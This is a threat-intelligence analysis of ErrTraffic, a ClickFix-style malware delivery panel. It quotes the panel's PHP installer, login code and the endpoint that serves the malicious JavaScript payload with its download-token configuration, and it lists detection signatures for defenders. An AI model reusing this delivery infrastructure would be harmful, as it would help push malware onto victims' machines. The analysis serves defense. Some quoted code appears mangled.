The ErrTraffic install.php file is a one-time installation script that initializes the panel. It first collects database connection parameters, validates the connectivity to the MySQL database, and creates the schema if it doesn’t already exist. When first run, it creates a set of default configuration values and an application secret, then writes them all to the config.php file.
Once installation completes, the user is explicitly instructed to delete install.php from the server to prevent disclosure or re-execution, but this doesn’t happen automatically.
App secret (ERRTRAFFIC_APP_KEY)
During installation, the script collects database and administrator credentials from $_POST and generates a per-installation 256-bit application secret ($appKey = bin2hex(random_bytes(32))). This value is used as an installation-specific input when hashing and verifying passwords.
The installer then renders config.php from a hardcoded template containing placeholders such as %DB_HOST% and %APP_KEY%. These placeholders are replaced via str_replace() with user-supplied values and the generated secret before the finalized configuration file is written to disk.
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $dbHost = trim($_POST['db_host'] ?? 'localhost');
    $dbName = trim($_POST['db_name'] ?? '');
    $dbUser = trim($_POST['db_user'] ?? '');
    $dbPass = (string)($_POST['db_pass'] ?? '');
    $panelUrl = trim($_POST['panel_base_url'] ?? '');
    $adminUser = trim($_POST['admin_user'] ?? 'admin');
    $adminPass = (string)($_POST['admin_pass'] ?? '');
// RU: Пишем config.php (генерируем APP_KEY до создания админа, чтобы использовать его при хешировании пароля)
// EN: We are writing config.php (generating APP_KEY before creating the admin user so that it can be used for password hashing).
$appKey = bin2hex(random_bytes(32));
/* ...snip snip... */
$configPhp = <<<'PHP'
<?php
const ERRTRAFFIC_APP_KEY = '%APP_KEY%';
/* ...snip snip.... */
$configPhp = str_replace(
['%DB_HOST%', '%DB_NAME%', '%DB_USER%', '%DB_PASS%', '%APP_KEY%'],
[
addslashes($dbHost),
addslashes($dbName),
addslashes($dbUser),
addslashes($dbPass),
$appKey
],$configPhp);Admin account creation (et_users)
An initial administrator account is created during installation. The password entered in the installer UI is hashed using bcrypt(), with the plaintext password concatenated with ERRTRAFFIC_APP_KEY .
// RU: Первый админ (если такой логин уже есть — обновляем пароль).
// RU: Используем ту же схему, что и при логине: password . ERRTRAFFIC_APP_KEY.
// EN: The first administrator (if such a login already exists, we update the password).
// EN: We use the same scheme as for logging in: password . ERRTRAFFIC_APP_KEY.
$passHash = password_hash($adminPass . $appKey, PASSWORD_BCRYPT);
$stmt = $pdo->prepare('INSERT INTO et_users (username, password_hash, is_admin)
VALUES (:u, :p, 1)
ON DUPLICATE KEY UPDATE password_hash = VALUES(password_hash)');Default blocked countries (et_settings.blocked_countries)
The installer initializes a default list of blocked countries, stored as a JSON-encoded array in the settings table.
$defaultCountries = json_encode(["BY","KZ","AM","AZ","KG","MD","TJ","TM","UZ"]);Bot blocking behavior (et_settings.block_bots)
At the schema level, bot blocking is enabled by default:
block_bots TINYINT(1) NOT NULL DEFAULT 1However, the installer explicitly disables this setting when inserting the initial configuration row:
$stmt = $pdo->prepare(
              'INSERT INTO et_settings (id, blocked_countries, block_bots, show_delay, mode, restrict_to_windows, allowed_os, panel_base_url)
               VALUES (1, :bc, 0, 1000, "browser", 0, "null", :pb)
               ON DUPLICATE KEY UPDATE
                 blocked_countries = VALUES(blocked_countries),
                 panel_base_url    = VALUES(panel_base_url)'
            );
Despite this, the client-side JavaScript enforces bot blocking anyway. The value from the database is ignored, and bot detection is always active:
// RU: Блокировать ботов и поисковые движки (всегда включено)
// EN: Block bots and search engines (always enabled)
const BLOCK_BOTS = true;
Modal display delay (et_settings.show_delay)
The database schema defines a default display delay of 5000 milliseconds:
show_delay int(10) UNSIGNED NOT NULL DEFAULT 5000,The installer overrides this value and initializes the delay to 1000 milliseconds instead:
VALUES (1, :bc, 0, /* THIS */ 1000, "browser", 0, "null", :pb)Operating mode (et_settings.mode)
The operating mode controls which type of modal dialog is rendered by the JavaScript payload. Both the schema and the installer default this value to ‘browser’ (Browser Update Mode).
Windows-only restriction (et_settings.restrict_to_windows)
This flag controls whether the payload is limited to Windows hosts. It defaults to 0, meaning no OS restriction is enforced.
Allowed operating systems (et_settings.allowed_os)
Allowed operating systems are stored as JSON text. During installation, this field is initialized to the literal string “null”, which decodes to a PHP null value and is interpreted by the client as “no restrictions.”
DB Schema
ErrTraffic stores all state in MySQL, including admin accounts, configuration, the short-lived download tokens, and event logs for page views and download activity.

The schema consists of five tables:
- et_users: Admin accounts with bcrypt-hashed passwords (salted with ERRTRAFFIC_APP_KEY)
- et_settings: Singleton configuration table (id=1) storing blocked countries, attack mode, and display settings
- et_files: Uploaded payloads per OS type, with only one active file per platform
- et_download_tokens: One-time tokens for payload delivery, invalidated after use or expiration
- et_events: Analytics data tracking page views, download clicks, and delivery success/failure
Login Flow
When a client first accesses the admin root page, the request is redirected to the login interface:
<?php
// RU: ErrTraffic v2 entry: редирект на админку
// EN: ErrTraffic v2 entry: redirect to the admin panel
header('Location: /admin/login.php');
exit;
The admin/login.php endpoint implements a (fairly) standard authentication flow protected by a CSRF token. On form submission, the handler validates the token, checks the username and password against the database, and verifies the password using the salted hash derived from the installation secret.
require_once __DIR__ . '/../config/config.php';
session_start();

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    if (!errtraffic_check_csrf($_POST['csrf'] ?? '')) {
        $error = 'Invalid CSRF token';
    } else {
        $pdo = errtraffic_pdo();
        $stmt = $pdo->prepare(
            'SELECT id, username, password_hash FROM et_users WHERE username = :u LIMIT 1'
        );
        $stmt->execute([':u' => $username]);
        $user = $stmt->fetch();

        if ($user && password_verify($password . ERRTRAFFIC_APP_KEY, $user['password_hash'])) {
            session_regenerate_id(true);
            $_SESSION['user_id'] = $user['id'];
            header('Location: /admin/index.php');
            exit;
        }
    }
}
CSRF protection is implemented using a randomly generated token stored in the PHP session. Tokens are generated once per session.
function errtraffic_csrf_token(): string {
    if (empty($_SESSION['errtraffic_csrf'])) {
        $_SESSION['errtraffic_csrf'] = bin2hex(random_bytes(32));
    }
    return $_SESSION['errtraffic_csrf'];
}

function errtraffic_check_csrf(?string $token): bool {
    return isset($_SESSION['errtraffic_csrf'])
        && hash_equals($_SESSION['errtraffic_csrf'], (string)$token);
}
Upon successful auth, the session ID is regenerated, and the user is redirected to the main administrative dashboard (/admin/index.php).
JavaScript Delivery
Based on the values defined in config.php and the runtime settings stored in MySQL, ErrTraffic exposes a JavaScript delivery endpoint at api/css.js.php. This endpoint acts as a wrapper around the actual client-side payload and dynamically injects configuration into the script.
When requested, the endpoint first loads the active configuration from the et_settings table and serializes it into a JavaScript object, which is exposed to the browser as window.BrowserWarningConfig. This object controls all runtime behavior of the client payload, including filtering logic, API endpoints, and the different modes:
window.BrowserWarningConfig = {
  blockedCountries: [...],
  blockBots: true/false,
  showDelay: 1000,
  allowedOs: ["windows","android",...],
  panelBaseUrl: "https://panel.example",
  apiUrl: "https://panel.example/api/log.php",
  tokenApiUrl: "https://panel.example/api/generate-download-token.php",
  downloadApiUrl: "https://panel.example/api/download.php",
  mode: "browser"
};
After this configuration is rendered on the client side, the server reads a local file named api/css.js, which contains the actual client-side logic. But before returning the script to the client, it does a lightweight “minification” step, attempting to remove multiline comments (however does not remove basic comments) and excess newlines and whitespace. All other data is left untouched. The result of this is a single JavaScript payload that combines the configuration data with the malicious payload.
<?php
require_once __DIR__ . '/../config/config.php';

header('Content-Type: application/javascript; charset=utf-8');

$pdo = errtraffic_pdo();
$stmt = $pdo->query('SELECT * FROM et_settings WHERE id = 1');
$settings = $stmt->fetch() ?: [];

$blockedCountries = json_decode($settings['blocked_countries'] ?? '[]', true) ?: [];
$blockBots = !empty($settings['block_bots']);
$showDelay = (int)($settings['show_delay'] ?? 0);
$allowedOs = json_decode($settings['allowed_os'] ?? 'null', true);
if (!is_array($allowedOs)) {
    $allowedOs = null;
}

$panelBase = $settings['panel_base_url'] ?? ($GLOBALS['errtraffic_base_url'] ?? '');
$panelBase = rtrim((string)$panelBase, '/');

$apiBaseLog = $panelBase !== '' ? $panelBase . '/api/log.php' : '/api/log.php';
$tokenApi   = $panelBase !== '' ? $panelBase . '/api/generate-download-token.php' : '/api/generate-download-token.php';
$downloadApi = $panelBase !== '' ? $panelBase . '/api/download.php' : '/api/download.php';

$mode = $settings['mode'] ?? 'browser';

$config = [
    'blockedCountries' => array_values($blockedCountries),
    'blockBots'        => $blockBots,
    'showDelay'        => $showDelay,
    'allowedOs'        => $allowedOs,
    'panelBaseUrl'     => $panelBase,
    'apiUrl'           => $apiBaseLog,
    'tokenApiUrl'      => $tokenApi,
    'downloadApiUrl'   => $downloadApi,
    'mode'             => $mode,
];

echo 'window.BrowserWarningConfig = ' . json_encode($config, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_SLASHES) . ';';

echo "nn";

$scriptPath = __DIR__ . '/css.js';
if (is_file($scriptPath)) {
    $source = file_get_contents($scriptPath);
    if ($source !== false) {
        // RU: Простая минификация: убираем многострочные комментарии и лишние переводы строк,
        // RU: но не трогаем строковые литералы, чтобы не ломать URL и шаблонные строки.
	 // EN: Simple minification: we remove multi-line comments and extra line breaks, 	 // EN: but do not touch string literals to avoid breaking URLs and template strings.
        $min = preg_replace('//*.*?*//s', '', $source); // remove /* ... */ comments
        $min = preg_replace("/n+s*/", "n", $min); // collapse empty lines/leading spaces
        echo $min;
    } else {
    echo "console.error('css.js load error');";
    }
} else {
    echo "console.error('css.js not found');";
}
It should be noted that this payload can be changed by accessing admin/update_js.php using the js_source POST argument (if authenticated):
$jsSource = (string)($_POST['js_source'] ?? '');
$scriptPath = __DIR__ . '/../api/css.js';

if (file_put_contents($scriptPath, $jsSource) === false) {
    throw new RuntimeException('Не удалось записать файл скрипта.');
}
The partials/ directory is a nice touch, the panel uses AJAX to load tab content, which was intended to make the UI feel snappier (which is not the case). Each partial handles one section of the dashboard.
Random Code Observations
Looking through the source, a few things stood out:
Parameterized queries everywhere: The panel uses PDO with prepared statements for all database operations. No SQL injection opportunities were found.
Session handling is correct: CSRF tokens rotate per-request, sessions are properly validated, and cookies have appropriate flags (HttpOnly, SameSite=Lax). The authentication flow isn’t going to win any awards, but it’s not obviously broken either.
The JavaScript is the real product: The admin panel is functional but basic Bootstrap 5, some jQuery, nothing fancy. The malicious JavaScript payload, on the other hand, is carefully engineered. The visual chaos effects, the browser fingerprinting, the multi-language support; that’s where the effort went.
The overall impression is that whoever built this knows enough to be dangerous but cut corners where they thought nobody would look. The victim-facing components are polished; the operator-facing components are “good enough.”
IOCs
Detection Signatures
v2:
/api/css.js.php
ERRTRAFFIC_CONFIG
window.BrowserWarningConfig
errtraffic_session (cookie)
v3:
/api/css.js
/api/index.php?action=
BW_CONFIG
window.__BW_SCRIPT_INITIALIZED__
bw-downloaded (localStorage key)
Network Indicators
Behavioral Indicators
- Text on page replaced with garbage Unicode characters
- CSS transforms applied (skew, rotation)
- Mouse movement causes page jitter
- Modal appears with browser/font update prompt
- Clipboard populated with PowerShell (v3 ClickFix)
Takeaways
ErrTraffic isn’t revolutionary, but it’s a solid example of how ClickFix attacks have become productized. The visual glitch effects are what set it apart, hence our “GlitchFix” designation. The panel is well-designed, actively developed (v2 → v3 evolution), and uses clever techniques like visual chaos and RMM abuse to maximize effectiveness.
A few things stood out:
- The visual chaos is effective. Making the page look broken while keeping the modal clean is smart social engineering.
- ClickFix mode is dangerous. Clipboard-based command execution bypasses traditional download protections.
- RMM abuse is hard to defend against. Blocking legitimate tools isn’t practical for most organizations.
- CIS country blocking is a reliable attribution hint. Threat actors almost always exclude their home region.
For Defenders
Focus on user education around fake update prompts and monitor for unusual RMM tool installations. The errtraffic_session cookie and API paths in the IOCs section provide reliable network-level detection signatures.
For Researchers
The Censys query in the Discovery section will help you find active panels. Our scan identified 5 physical hosts across 3 ASNs hosting 11 virtual hosts and this infrastructure continues to evolve as operators spin up new panels and retire burned domains. For Censys Threat Hunting customers, the ErrTraffic threat is populating in Censys Platform.
References